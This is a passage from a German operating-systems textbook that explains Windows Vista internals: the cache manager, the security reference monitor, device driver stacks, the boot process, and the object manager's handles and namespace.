Cache-Verwaltung wird mithilfe der Einblendung der Dateien in den Speicher implementiert. Das eigentliche Caching wird vom Cache-Manager durchgeführt. Der Cache-Manager muss sich nur um die Entscheidung kümmern, welche Teile von welcher Datei in den Cache sollen, sicherstellen, dass die Daten im Cache zügig auf die Platte gebracht werden, und die virtuellen Adressen des Kerns verwalten, die benutzt werden, um die Dateiseiten im Cache einzublenden. Wenn eine Seite zur Dateiein-/ausgabe benötigt wird, die nicht im Cache ist, wird durch die Speicherverwaltung ein Seitenfehler ausgelöst. Wir werden den Cache-Manager in Abschnitt 11.6 untersuchen.

Der **Sicherheitsreferenzmonitor** (*security reference monitor*) verschafft dem ausgefeilten Sicherheitsmechanismus von Windows Nachdruck, der die internationalen Standards für Computersicherheit, die **Common Criteria**, unterstützt, die eine Weiterentwicklung der Sicherheitsanforderung des US-Verteidigungsministeriums, des Orange Book, sind. Diese Standards nennen eine Vielzahl von Regeln, die ein konformes System erfüllen muss. Dazu gehören authentifizierte Anmeldung, Überwachung, das Auffüllen des allozierten Speichers mit Nullen und viele mehr. Eine der Regeln fordert, dass alle Zugriffsüberprüfungen durch ein einziges Modul innerhalb des Systems implementiert werden. In Windows ist dieses Modul der Sicherheitsreferenzmonitor im Kern. Wir werden das Sicherheitssystem in Abschnitt 11.9 genauer betrachten.

Die Ausführungsschicht enthält eine Reihe anderer Komponenten, die wir kurz beschreiben wollen. Der **Konfigurationsmanager** ist die ausführende Komponente, die die Registrierung implementiert, wie vorne beschrieben. Die Registrierung enthält Konfigurationsdaten für das System in Dateisystemdateien, die *Hives* genannt werden.

Das kritischste Hive ist das SYSTEM-Hive, das zum Zeitpunkt des Bootens in den Speicher geladen wird. Erst nachdem die Ausführungsschicht ihre wichtigsten Komponenten erfolgreich initialisiert hat, einschließlich der Ein-/Ausgabetreiber, die mit der Systemplatte kommunizieren, wird die Kopie des Hive, die sich im Speicher befindet, wieder mit der Kopie im Dateisystem verbunden. Falls also etwas passiert, während das System hochgefahren wird, ist es viel weniger wahrscheinlich, dass die Kopie auf der Platte zerstört wird.

Die LPC-Komponente ermöglicht eine höchst effiziente Interprozesskommunikation, die zwischen den Prozessen eingesetzt wird, die auf demselben System laufen. Es ist einer der Datentransporte, der von dem standardisierten, entfernten Prozessauftrag (RPC) genutzt wird, um die Datenverarbeitung im Client/Server-Stil zu implementieren. RPC benutzt außerdem Named Pipes und TCP/IP als Transportwege.

LPC wurde in Windows Vista wesentlich verbessert (es wird jetzt **ALPC** für **Advanced LPC** genannt), um neue Funktionen in RPC zu unterstützen, einschließlich RPC von Kernmoduskomponenten wie Treibern. LPC war eine kritische Komponente im Originalentwurf von NT, weil es von den Subsystemen benutzt wird, um die Kommunikation zu realisieren, die zwischen Stub-Routinen der Bibliothek, die in jedem Prozess laufen, und dem Subsystem-Prozess, der die Elemente implementiert, die für eine bestimmte Betriebssystem-Personality üblich sind (wie Win32 oder POSIX), abläuft.

In Windows NT 4.0 wurde ein Großteil des Codes, der zu der grafischen Schnittstelle von Win32 gehört, in den Kern verschoben, weil die damals aktuelle Hardware nicht die erforderliche Performanz bieten konnte. Dieser Code befand sich vorher in dem *csrss.exe*-Subsystemprozess, der die Win32-Schnittstellen realisiert. Der kernbasierte GUI-Code befand sich in einem speziellen Kerntreiber, *win32k.sys*. Es wurde erwartet, dass diese Veränderung die Performanz von Win32 verbessern würde, weil die zusätzlichen Benutzermodus/Kernmodus-Übergänge und die Kosten des Wechsels der Adressräume, um die Kommunikation über LPC zu implementieren, weggefallen waren. Aber es war nicht so erfolgreich wie erwartet, weil die Anforderungen an Code, der im Kern läuft, sehr streng sind, und der dazu erforderliche zusätzliche Aufwand macht die Ersparnis, die durch den Wegfall des häufigen Wechsels entsteht, teilweise wieder wett.

Die Gerätetreiber

Den letzten Teil in ►Abbildung 11.13 nehmen die **Gerätetreiber** ein. Gerätetreiber sind in Windows dynamisch gebundene Bibliotheken, die von der NTOS-Ausführungsschicht geladen werden. Obwohl sie in erster Linie benutzt werden, um die Treiber für eine bestimmte Hardware zu implementieren, wie zum Beispiel physische Geräte und Ein-/Ausgabebusse, wird der Gerätetreibermechanismus auch als allgemeiner Erweiterungsmechanismus für den Kernmodus benutzt. Wie oben beschrieben, wird vieles des Win32-Subsystems als Treiber geladen.

Der Ein-/Ausgabe-Manager organisiert einen Datenflusspfad für jede Instanz eines Geräts, wie in ▶Abbildung 11.16 gezeigt. Dieser Pfad heißt **Gerätestack** und besteht aus privaten Instanzen von **Geräteobjekten** des Kerns, die für den Pfad belegt wurden. Jedes Gerätobjekt im Gerätetestack wird mit einem bestimmten Treiberobjekt verbunden, das die Tabelle von Routinen enthält, die für die E/A-Anforderungspakete (IRP, *I/O Request Packet*) benutzt werden, die durch den Gerätetestack fließen. In einigen Fällen repräsentieren die Geräte im Stack Treiber, deren einzige Aufgabe darin besteht, Ein-/Ausgabeoperationen zu **filtern**, die auf ein bestimmtes Gerät, Bus oder Netzwerktreiber abzielen. Filterung wird aus etlichen Gründen eingesetzt. Manchmal führen Vorverarbeitungen oder Nachbearbeitungen von Ein-/Ausgabeoperationen zu einer saubereren Architektur, während es ein anderes Mal einfach nur pragmatisch ist, weil die Quellen oder Rechte, um einen Treiber direkt zu modifizieren, nicht vorhanden sind. Filter können außerdem völlig neue Funktionalitäten implementieren, wie zum Beispiel Platten in Partitionen verwandeln oder mehrere Platten in RAID-Volumes.




Abbildung 11.16: Vereinfachte Darstellung von Gerätestacks für zwei NTFS-Volumes. Das E/A-Anforderungspaket (IRP) wird vom unteren Ende des Stacks durchgereicht. Die entsprechenden Routinen der zugehörigen Treiber werden in jeder Ebene in den Stack gerufen. Die Gerätestacks selbst bestehen aus Geräteteilen, die speziell für jeden Stack belegt wurden.

Die Dateisysteme werden als Treiber geladen. Jede Instanz eines Volumes für ein Dateisystem hat ein Geräteteil, das als Teil des Gerätestacks für dieses Volume erzeugt wurde. Dieses Geräteteil wird mit dem Treiberobjekt für das Dateisystem verbun-

den, entsprechend der Formatierung des Volumes. Spezielle Filtertreiber, sogenannte **Dateisystemfiltertreiber**, können Geräteobjekte vor dem Geräteobjekt des Dateisystems einfügen, um erweiterte Funktionalitäten für die Ein-/Ausgabeanforderungen einzubringen, die zu jedem Volume gesendet werden. Dies kann zum Beispiel das Untersuchen von Daten, die gelesen oder geschrieben wurden, auf Viren sein.

Die Netzwerkprotokolle wie die integrierte TCP/IP-Implementierung IPv4/IPv6 von Windows Vista werden ebenfalls als Treiber unter Benutzung des Ein-/Ausgabemodells geladen. Für die Kompatibilität mit dem älteren MS-DOS-basierten Windows implementiert der TCP/IP-Treiber ein spezielles Protokoll, um mit Netzwerkschnittstellen oberhalb des Ein-/Ausgabemodells von Windows zu kommunizieren. Es gibt noch weitere Treiber, die ebenso solche Anordnungen implementieren, die Windows **Miniports** nennt. Die gemeinsame Funktionalität befindet sich in einem **Klassentreiber**. Beispielsweise wird die übliche Funktionalität für SCSI- oder IDE-Platten oder USB-Geräte von einem Klassentreiber angeboten, mit dem sich Miniport-Treiber für jeden speziellen Typ eines solchen Geräts als eine Bibliothek verbinden.

Wir werden keinen bestimmten Treiber in diesem Kapitel vorstellen, aber wir werden uns in Abschnitt 11.7 etwas genauer ansehen, wie der Ein-/Ausgabe-Manager mit Gerätetreibern interagiert.

11.3.2 Starten von Windows Vista

Um ein Betriebssystem zum Laufen zu bringen, sind mehrere Schritte notwendig. Wenn ein Computer angeschaltet wird, so wird die CPU durch die Hardware initialisiert und dann eingerichtet, um mit der Ausführung eines Programms im Speicher zu beginnen. Doch der einzige verfügbare Code liegt in einer Form von nicht flüchtigem CMOS-Speicher vor, der vom Computerhersteller initialisiert (und manchmal vom Benutzer mit einem Prozess namens **Flashing** aktualisiert) wurde. Auf den meisten PCs ist dieses Anfangsprogramm das BIOS (*Basic Input/Output System*), das weiß, wie mit den Standardgerätearten gesprochen werden muss, die auf dem PC gefunden werden. Das BIOS fährt Windows Vista hoch, indem es zuerst kleine Bootlade-Programme ausführt, die am Anfang der Plattenlaufwerkspartition liegen.

Diese Bootlade-Programme wissen, wie sie ausreichende Informationen von einem Dateisystemvolume lesen können, um das eigenständige Windows-Programm *BootMgr.exe* im Wurzelverzeichnis zu finden. *BootMgr.exe* stellt fest, ob das System vorher im Ruhezustand oder im Stand-by-Modus war (spezielle Energiesparmodi, die es ermöglichen, den Computer ohne erneutes Booten wieder anzuschalten). In diesem Fall lädt *BootMgr.exe* die Datei *WinResume.exe* und führt sie aus. Ansonsten wird *WinLoad.exe* geladen und ausgeführt, um einen neuen Bootvorgang durchzuführen. *WinLoad.exe* lädt die Boot-Komponenten des Systems in den Speicher: den Kern/die Ausführungsschicht (normalerweise *ntoskrnl.exe*), die HAL (*hal.dll*), die Datei mit dem SYSTEM-Hive, den *Win32k.sys*-Treiber, der die Kernmodusteile des Win32-Subsystems enthält, sowie Abbilder von allen anderen Treibern, die im SYSTEM-Hive als **Boot-Treiber** aufgeführt sind – was bedeutet, dass sie benötigt werden, wenn das System mit dem Bootvorgang beginnt.

Wenn die Boot-Komponenten von Windows in den Speicher geladen wurden, wird die Kontrolle dem maschinennahen Code im NTOS gegeben, der fortfährt, HAL, Kern und Ausführungsschichten zu initialisieren, Links zu den Treiberabbildern herzustellen und auf Konfigurationsdaten im SYSTEM-Hive zuzugreifen bzw. diese zu aktualisieren. Nachdem alle Kernmoduskomponenten initialisiert sind, wird der erste Prozess im Benutzermodus erzeugt, der das Programm *smss.exe* ausführt (das */etc/init* in UNIX-Systemen ähnlich ist).

Die Windows-Boot-Programme besitzen die notwendige Logik, um mit üblichen Problemen umzugehen, denen Benutzer begegnen, wenn das Hochfahren des Systems fehlgeschlägt. Manchmal kann die Installation eines fehlerhaften Treibers oder die Ausführung eines Programms wie *regedit.exe* (mit dem das SYSTEM-Hive beschädigt werden kann) dazu führen, dass das System nicht normal hochfährt. Es gibt den Ansatz, die jüngsten Veränderungen zu ignorieren und mit der *letzten als funktionierend bekannten Konfiguration (last known good configuration)* das System hochzufahren. Andere Boot-Optionen umfassen den **abgesicherten Modus (safe-boot)**, in dem viele optionale Treiber ausgeschaltet sind, und die **Wiederherstellungskonsole (recovery console)**, die mittels *cmd.exe* ein Kommandozeilenfenster öffnet, das dem Einbenutzermodus in UNIX ähnelt.

Ein anderes verbreitetes Problem für Benutzer war es, dass bisweilen einige Windows-Systeme sehr unzuverlässig erschienen, mit häufigen (scheinbar zufälligen) Abstürzen, sowohl von System als auch von Anwendungen. Daten aus Microsofts Online-Absturz-Analyseprogramm lieferten den Beweis, dass viele dieser Abstürze auf fehlerhaften physischen Speicher zurückzuführen waren. Deshalb stellt der Boot-Prozess in Windows Vista die Option auf Durchführung einer ausführlichen Speicherdiagnose bereit. Vielleicht bietet die zukünftige PC-Hardware standardmäßig ECC (oder Parität) zur Speicherunterstützung an, doch heute ist ein Großteil der Desktop- und Notebook-Systeme sogar durch einzelne Bitfehler in den Milliarden von Speicherbits gefährdet.

11.3.3 Implementierung des Objekt-Managers

Der Objekt-Manager ist wahrscheinlich das bedeutendste Konzept der Windows-Ausführungsschicht, weshalb wir bereits viele seiner Konzepte vorgestellt haben. Wie vorne beschrieben, bietet der Objekt-Manager eine einheitliche und konsistente Schnittstelle für die Verwaltung aller Systemressourcen und Datenstrukturen an, wie beispielsweise offene Dateien, Prozesse, Threads, Speichersektionen, Timer, Geräte, Treiber und Semaphore. Selbst spezialisierte Objekte repräsentieren Dinge wie Kernübertragungen, Profile und Sicherheitstoken. Win32-Desktops werden vom Objekt-Manager verwaltet. Gerätobjekte hängen die Beschreibungen des Ein-/Ausgabesystems aneinander, einschließlich der Verbindung zwischen dem NT-Namensraum und den Dateisystemvolumes. Der Konfigurationsmanager verwendet ein Objekt des Typs **Schlüssel**, um in die Hives der Registrierung zu verlinken. Der Objekt-Manager selbst hat Objekte, um den NT-Namensraum zu verwalten und um Objekte zu implementieren, die häufige Funktionen ausführen. Dies sind Verzeichnis-, Symbolische-Link- und Objekttypobjekte.

Die Einheitlichkeit, die der Objekt-Manager bietet, hat unterschiedliche Facetten. All diese Objekte benutzen den gleichen Mechanismus für ihre Erzeugung, Zerstörung und Buchführung im Kontingentsystem. Sie sind von Prozessen im Benutzermodus mithilfe von Handles zugänglich. Es gibt eine einheitliche Konvention für das Verwalten von Zeigerreferenzen auf Objekte aus dem Kern heraus. Objekten können Namen im NT-Namensraum gegeben werden (die vom Objekt-Manager verwaltet werden). Dispatcher-Objekte (Objekte, die mit den üblichen Datenstrukturen für das Signalisieren von Ereignissen beginnen) können die normalen Synchronisations- und Benachrichtigungsschnittstellen wie `WaitForMultipleObjects` benutzen. Es gibt ein bewährtes Sicherheitssystem, das ACLs auf Objekten erzwingt, die über den Namen geöffnet wurden, und Zugriffsüberprüfungen bei jeder Nutzung eines Handles durchführt. Es gibt sogar Hilfsmittel, um Kernmodusentwickler darin zu unterstützen, Probleme zu beheben, indem die Benutzung der Objekte zurückverfolgt wird.

Um das Konzept der Objekte wirklich zu verstehen, muss man sich klarmachen, dass ein Objekt (der Ausführungsschicht) eigentlich nur eine Datenstruktur im virtuellen Speicher ist, auf die im Kernmodus zugegriffen werden kann. Diese Datenstrukturen werden im Allgemeinen benutzt, um noch abstraktere Konzepte darzustellen. Zum Beispiel werden Dateiobjekte der Ausführungsschicht für jede Instanz einer geöffneten Dateisystemdatei angelegt. Für jeden Prozess wird ein Prozessobjekt erzeugt.

Eine Folge davon, dass Objekte nur Kerndatenstrukturen sind, ist der Verlust dieser Objekte beim Neustart (oder beim Absturz). Beim Systemstart sind überhaupt keine Objekte vorhanden, noch nicht einmal die Objekttypdeskriptoren. Alle Objekttypen und die Objekte selbst müssen dynamisch von anderen Komponenten der Ausführungsschicht erzeugt werden. Dazu werden die Schnittstellen aufgerufen, die vom Objekt-Manager angeboten werden. Wenn Objekte angelegt werden und ein Name festgelegt wird, können sie später durch den NT-Namensraum angesprochen werden. Somit wird beim Aufbau der Objekte zum Zeitpunkt des Bootens auch der NT-Namensraum aufgebaut.

Objekte haben die in ►Abbildung 11.17 gezeigte Struktur. Jedes Objekt enthält einen Header mit bestimmten Informationen, der für alle Objekttypen gleich ist. Die Felder in diesem Header beinhalten den Namen des Objekts, das Verzeichnis, in dem es sich im NT-Namensraum befindet, und einen Zeiger auf einen Sicherheitsdeskriptor, der die ACL für das Objekt repräsentiert.

Der Speicher, der für die Objekte belegt wird, kommt von einem der beiden Speicher-Heaps (oder -Pools), die von der Ausführungsschicht bereitgestellt werden. Es gibt (*malloc*-ähnliche) Hilfsfunktionen in der Ausführungsschicht, die es Kernmoduskomponenten ermöglichen, auslagerbaren bzw. nicht auslagerbaren Kernspeicher zu allozieren. Nicht auslagerbarer Speicher wird für Datenstrukturen oder Kernmodusobjekte benötigt, auf die möglicherweise von einer CPU-Prioritätsebene von 2 oder höher zugegriffen wird. Dazu gehören ISRs und DPCs (aber nicht APCs) sowie der Thread-Scheduler selbst. Für das Seitenfehler-Handle ist es ebenfalls nötig, die Datenstrukturen von nicht auslagerbarem Kernspeicher zu bekommen, um Rekursion zu vermeiden.




Abbildung 11.17: Die Struktur eines Objekts der Ausführungsschicht, das vom Objekt-Manager verwaltet wird

Die meisten Belegungen des Heap-Managers im Kern werden erreicht, indem für jeden Prozessor Look-Aside-Listen benutzt werden, die LIFO-Listen mit Belegungen der gleichen Größe enthalten. Diese LIFOs sind für Operationen ohne Sperren optimiert, sie verbessern die Performanz und die Skalierbarkeit des Systems.

Jeder Objektheader enthält ein Feld zur Kontingentberechnung, das den Betrag beinhaltet, der gegenüber einem Prozess für das Öffnen eines Objekts erhoben wird. Kontingente werden benutzt, um einen Benutzer davon abzuhalten, zu viele Systemressourcen zu benutzen. Es gibt separate Grenzen für nicht auslagerbaren Kernspeicher (der die Belegung sowohl von physischem Speicher als auch von virtuellem Kernadressraum erfordert) und für auslagerbaren Kernspeicher (der den virtuellen Adressraum des Kerns aufzehrt). Wenn die Summe der Beträge für eine der beiden Speicherarten die Kontingentgrenze erreicht, werden für diesen Prozess keine Belegungen mehr zugelassen. Kontingente werden außerdem von der Speicherverwaltung verwendet, um die Größe des Arbeitsbereichs zu steuern, und vom Thread-Manager, um die Rate der CPU-Ausnutzung zu begrenzen.

Physischer Speicher und virtueller Kernadressraum sind wertvolle Ressourcen. Wenn ein Objekt, nicht länger gebraucht wird, dann sollte es entfernt werden und sein Speicher sowie sein Adressraum sollten wieder freigegeben werden. Doch falls ein Objekt freigegeben wird, während es noch benutzt wird, könnte der Speicher von anderen Objekten belegt werden, was wahrscheinlich die Beschädigung der Datenstrukturen zur Folge hätte. Diese Situation kann in der Ausführungsschicht von Windows sehr leicht eintreten, weil Multithreading häufig eingesetzt wird und viele asynchrone Operationen realisiert werden (dies sind Funktionen, die an ihre Aufrufer zurückgegeben werden, noch bevor die Aufgabe an den übergebenen Datenstrukturen abgeschlossen ist).

Um das vorzeitige Freigeben von Objekten aufgrund von Wettlaufsituationen zu vermeiden, implementiert der Objekt-Manager einen Mechanismus zum Zählen von Referenzen und das Konzept eines **Referenzzeigers**. Ein Referenzzeiger wird benötigt, um auf ein Objekt zuzugreifen, wenn die Gefahr besteht, dass das Objekt gelöscht wird. Je nach den Konventionen für diesen speziellen Objekttyp gibt es nur bestimmte Zeitpunkte, an denen ein Objekt durch einen anderen Thread gelöscht werden könnte. Zu anderen Zeiten sind der Einsatz von Sperren, Abhängigkeiten zwischen Datenstrukturen und sogar die Tatsache ausreichend, dass kein anderer Thread einen Zeiger auf ein Objekt hat, um das Objekt davor zu bewahren, vorzeitig gelöscht zu werden.

Handles

Referenzen im Benutzermodus auf Kernmodusobjekte können keine Zeiger benutzen, weil diese zu schwierig zu validieren sind. Stattdessen müssen Kernmodusobjekte auf andere Art benannt werden, damit sie von Benutzercode angesprochen werden können. Windows benutzt **Handles**, um Kernmodusobjekte zu referenzieren. Handles sind undurchsichtige Werte, die vom Objekt-Manager in Referenzen auf die spezifische Kernmodusdatenstruktur zur Repräsentation eines Objekts umgewandelt werden. ► Abbildung 11.18 zeigt die Handle-Tabellen-Datenstruktur, die zur Übersetzung von Handles in Objektzeiger benutzt wird. Die Handle-Tabelle ist erweiterbar, indem zusätzliche Indirektionsstufen eingefügt werden. Jeder Prozess hat seine eigene Tabelle. Dies gilt auch für den Systemprozess, der alle Kern-Threads enthält, die keinem Benutzermodus-Thread zugeordnet sind.




Abbildung 11.18: Handle-Tabellen-Datenstrukturen für eine minimale Tabelle, die eine einzelne Seite mit bis zu 512 Handles benutzt

► Abbildung 11.19 zeigt eine Handle-Tabelle mit zwei zusätzlichen Indirektionsstufen, der maximalen Anzahl an Stufen. Es ist manchmal praktisch, wenn Code, der im Kernmodus ausgeführt wird, Handles anstelle von Referenzzeigern benutzen kann. Diese Handles heißen Kernhandles und sind speziell verschlüsselt, so dass sie von Handles im Benutzermodus unterschieden werden können. Ebenso wie ein Großteil des virtuellen Kernadressraums von allen Prozessen gemeinsam genutzt wird, wird die System-Handle-Tabelle von allen Kernkomponenten gemeinsam genutzt, unabhängig davon, welches der aktuelle Benutzermodusprozess ist.




Abbildung 11.19: Handle-Tabellen-Datenstruktur für eine maximale Tabelle mit bis zu 16 Millionen Handles

Benutzer können neue Objekte anlegen oder vorhandene Objekte öffnen, indem sie Win32-Aufrufe wie `CreateSemaphore` oder `OpenSemaphore` ausführen. Dabei handelt es sich um Aufrufe von Bibliotheksfunktionen, die letztlich zu den passenden Systemaufrufen führen. Das Ergebnis eines erfolgreichen Aufrufs zum Erzeugen oder Öffnen eines Objekts ist ein 64-Bit-Eintrag in der privaten Handle-Tabelle des Prozesses im Kernspeicher. Der 32-Bit-Index der logischen Position des Handle in der Handle-Tabelle wird an den Benutzer zurückgeliefert, damit er bei folgenden Aufrufen darauf zugreifen kann. Der 64-Bit-Handle-Tabelleneintrag im Kern besteht aus zwei 32-Bit-Wörtern. Ein Wort enthält einen 29-Bit-Zeiger auf den Objektheader. Die niederwertigen 3 Bits werden als Flags benutzt (z.B. um anzugeben, ob das Handle an Prozesse weitervererbt wird, die von diesem Prozess erzeugt werden). Diese 3 Bits werden maskiert, ehe der Zeiger verfolgt wird. Das andere Wort enthält eine 32-Bit-Rechtemaske. Sie wird benötigt, weil die Erlaubnis nur beim Erzeugen oder Öffnen des Objekts überprüft wird. Falls ein Prozess nur Leserecht auf ein Objekt hat, werden all die anderen Rechtebits in der Maske auf null gesetzt, wodurch das Betriebssystem die Möglichkeit erhält, alle anderen Operationen (außer Leseoperationen) auf dem Objekt zurückzuweisen.

Der Objektnamensraum

Ein Prozess kann Objekte mit anderen Prozessen gemeinsam nutzen, indem er ein Handle eines Objekts in die anderen Prozesse dupliziert. Aber dies setzt voraus, dass der duplizierende Prozess auch Handles von den anderen Prozessen besitzt. Deshalb ist dieses Vorgehen für viele Situationen ungeeignet, beispielsweise wenn die Prozesse nicht miteinander in Verbindung stehen oder voreinander geschützt sind. In anderen Fällen ist es wichtig, dass Objekte persistent sind, selbst wenn sie nicht aktuell von einem Prozess benutzt werden. Dies trifft zum Beispiel auf Geräteobjekte zu, die physische Geräte repräsentieren, oder eingehängte Volumes oder die Objekte zur Implementierung des Objekt-Managers und des NT-Namensraums selbst. Um allgemeinen Anforderungen an die gemeinsame Nutzung und die Persistenz zu begegnen, ermöglicht es der Objekt-Manager, dass beliebigen Objekten bei ihrer Erzeugung Namen im NT-Namensraum gegeben werden. Es ist jedoch Aufgabe der jeweiligen

Komponenten der Ausführungsschicht, die die Objekte dieses Typs manipuliert, Schnittstellen zur Verfügung zu stellen, die diese Benennungsfunktion des Objekt-Managers unterstützen.

Der NT-Namensraum ist hierarchisch, wobei der Objekt-Manager Verzeichnisse und symbolische Links realisiert. Der Namensraum ist außerdem erweiterbar, wodurch es jedem Objekttyp erlaubt ist, mithilfe einer sogenannten **Parser**-Routine Erweiterungen des Namensraums anzugeben. Die *Parse*-Routine ist eine der Prozeduren, die für jeden Objekttyp bei der Erzeugung angeboten werden können (siehe ► Abbildung 11.20).

Procedur	Wann aufgerufen?	Bemerkungen
Öffnen	Für jedes neue Handle	Selten benutzt
Parse	Für Objekttypen, die den Namensraum erweitern	Für Dateien und Registrierungsschlüssel benutzt
Schließen	Beim Schließen des letzten Handles	Sichtbare Seiteneffekte bereinigen
Löschen	Beim Löschen der letzten Zeigerreferenz	Objekt soll gelöscht werden
Sicherheit	Lesen oder Setzen der Sicherheitsdeskriptors des Objekts	Schutz
Namensabfrage	Namen des Objekts auslesen	Selten außerhalb des Kerns benutzt

Abbildung 11.20: Die angebotenen Objektprozeduren, wenn ein neuer Objekttyp spezifiziert wird

Die *Öffnen*-Prozedur wird selten benutzt, weil in der Regel das Standardverhalten des Objekt-Managers benötigt wird. Somit ist die Prozedur für fast alle Objekttypen als NULL spezifiziert.

Die *Schließen*- und *Löschen*-Prozeduren stellen verschiedene Phasen des Abgeschlossen-Seins eines Objekts dar. Wenn das letzte Handle eines Objekts geschlossen wird, kann es notwendig sein, den Zustand zu bereinigen, was durch die *Schließen*-Prozedur durchgeführt wird. Wenn die letzte Zeigerreferenz auf das Objekt gelöscht wurde, wird die *Löschen*-Prozedur aufgerufen, so dass das Objekt zum Löschen vorbereitet wird und sein Speicher neu vergeben werden kann. Bei Dateiobjekten werden beide Prozeduren als Rückruffunktionen zum E/A-Manager implementiert, denn der E/A-Manager hat den Dateiobjekttyp deklariert. Die Operationen des Objekt-Managers führen zu den entsprechenden Ein-/Ausgabeoperationen, die zum Gerätetestack des Dateiobjekts gesendet werden. Damit wird ein großer Teil der Arbeit auf das Dateisystem übertragen.

Die *Parse*-Prozedur wird zum Öffnen oder Erzeugen von Objekten wie Dateien und Registrierungsschlüssel benutzt, die den NT-Namensraum erweitern. Wenn der Objekt-Manager versucht, ein Objekt über den Namen zu öffnen, und auf einen Blattknoten in dem von ihm verwalteten Teil des Namensraums trifft, dann überprüft er, ob es für den Objekttyp des Blattknotens eine *Parse*-Prozedur gibt. Trifft dies zu, dann ruft er diese Prozedur auf und übergibt ihr alle unbearbeiteten Teile des Pfadnamens. Wenn wir wieder Dateiobjekte als Beispiel nehmen, dann könnte der Blattknoten ein

Geräteobjekt sein, das ein bestimmtes Dateisystemvolume repräsentiert. Die *Parse*-Prozedur wird vom E/A-Manager implementiert und führt zu einer Ein-/Ausgabeoperation an das Dateisystem, um ein Dateiobjekt aufzufüllen und damit auf eine geöffnete Instanz der Datei zu verweisen, auf die der Pfadname des Volumes verweist. Wir werden dieses Beispiel weiter unten noch einmal aufgreifen und den Ablauf Schritt für Schritt durchgehen.

Die *Namensabfrage*-Prozedur wird benutzt, um den Namen zu suchen, der mit einem Objekt verknüpft ist. Die *Sicherheit*-Prozedur wird verwendet, um Sicherheitsdeskriptoren eines Objekts zu lesen, zu setzen oder zu löschen. Für die meisten Objekttypen wird diese Prozedur als Standardeinstiegspunkt in den Sicherheitsreferenzmonitor, eine Komponente der Ausführungsschicht, angeboten.

